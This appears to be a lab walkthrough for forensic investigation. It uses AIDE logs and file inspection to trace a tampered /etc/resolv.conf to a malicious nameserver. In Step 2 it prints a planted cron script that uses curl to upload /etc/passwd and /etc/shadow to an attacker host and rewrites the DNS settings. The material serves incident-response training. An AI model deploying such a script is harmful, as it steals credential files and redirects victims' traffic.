
Solution:

Step 1: Analyze the AIDE logs to check if "/etc/resolv.conf" file had been modified.

Command: cat /var/log/aide/aide.log



```
root@attackdefense:~# cat /var/log/aide/aide.log
Start timestamp: 2019-08-13 19:30:14 +0000 (AIDE 0.16)
AIDE found differences between database and filesystem!!

Summary:
  Total number of entries:      7096
  Added entries:                3
  Removed entries:              0
  Changed entries:              17
```




```
---------------------------------------------------
Changed entries:
---------------------------------------------------

d = ... mc .   .  : /
d = ... mc .   .  : /etc
d = ... mc .   .  : /etc/cron.daily
f = ... .c ... .  : /etc/hostname
f = ... .c ... .  : /etc/hosts
f > ... mc .C  .  : /etc/passwd
f < ... mc .C  .  : /etc/resolv.conf
d = ... .c .   .  : /home
```

The logs indicate that "/etc/resolv.conf" file had been modified.

Step 2: Check the contents of "/etc/resolv.conf" file.


Command: cat /etc/resolv.conf



```
root@attackdefense:~# cat /etc/resolv.conf
nameserver 192.168.90.22
root@attackdefense:~#
```

Note: The same IP address was also there in the backup-service cron job.

Command: cat /etc/cron.daily/backup-service



```
root@attackdefense:~# cat /etc/cron.daily/backup-service
#!/bin/bash

COUNT=$(wget attacker.domain.local/?get=md5&file=passwd)
PASS_LINE=$(wc -l /etc/passwd)

if [ $COUNT -ne $PASS_LINE ]
then
        curl -F 'data=@/etc/passwd' attacker.domain.local/?fetch=passwd
fi

COUNT=$(wget attacker.domain.local/?get=md5&file=shadow)
SHADOW_LINE=$(wc -l /etc/shadow)

if [ $COUNT -ne $SHADOW_LINE ]
then
        curl -F 'data=@/etc/shadow' attacker.domain.local/?fetch=shadow
fi

grep -v '#' /etc/resolv.conf | grep '192.168.90.22'
RETVAL=$?

if [ $RETVAL -ne 0 ]
then
        echo 'nameserver 192.168.90.22' > /etc/resolv.conf
fi
root@attackdefense:~#
```

The IP address of the malicious DNS nameserver was "192.168.90.22".

References:

1. AIDE (https://aide.github.io/)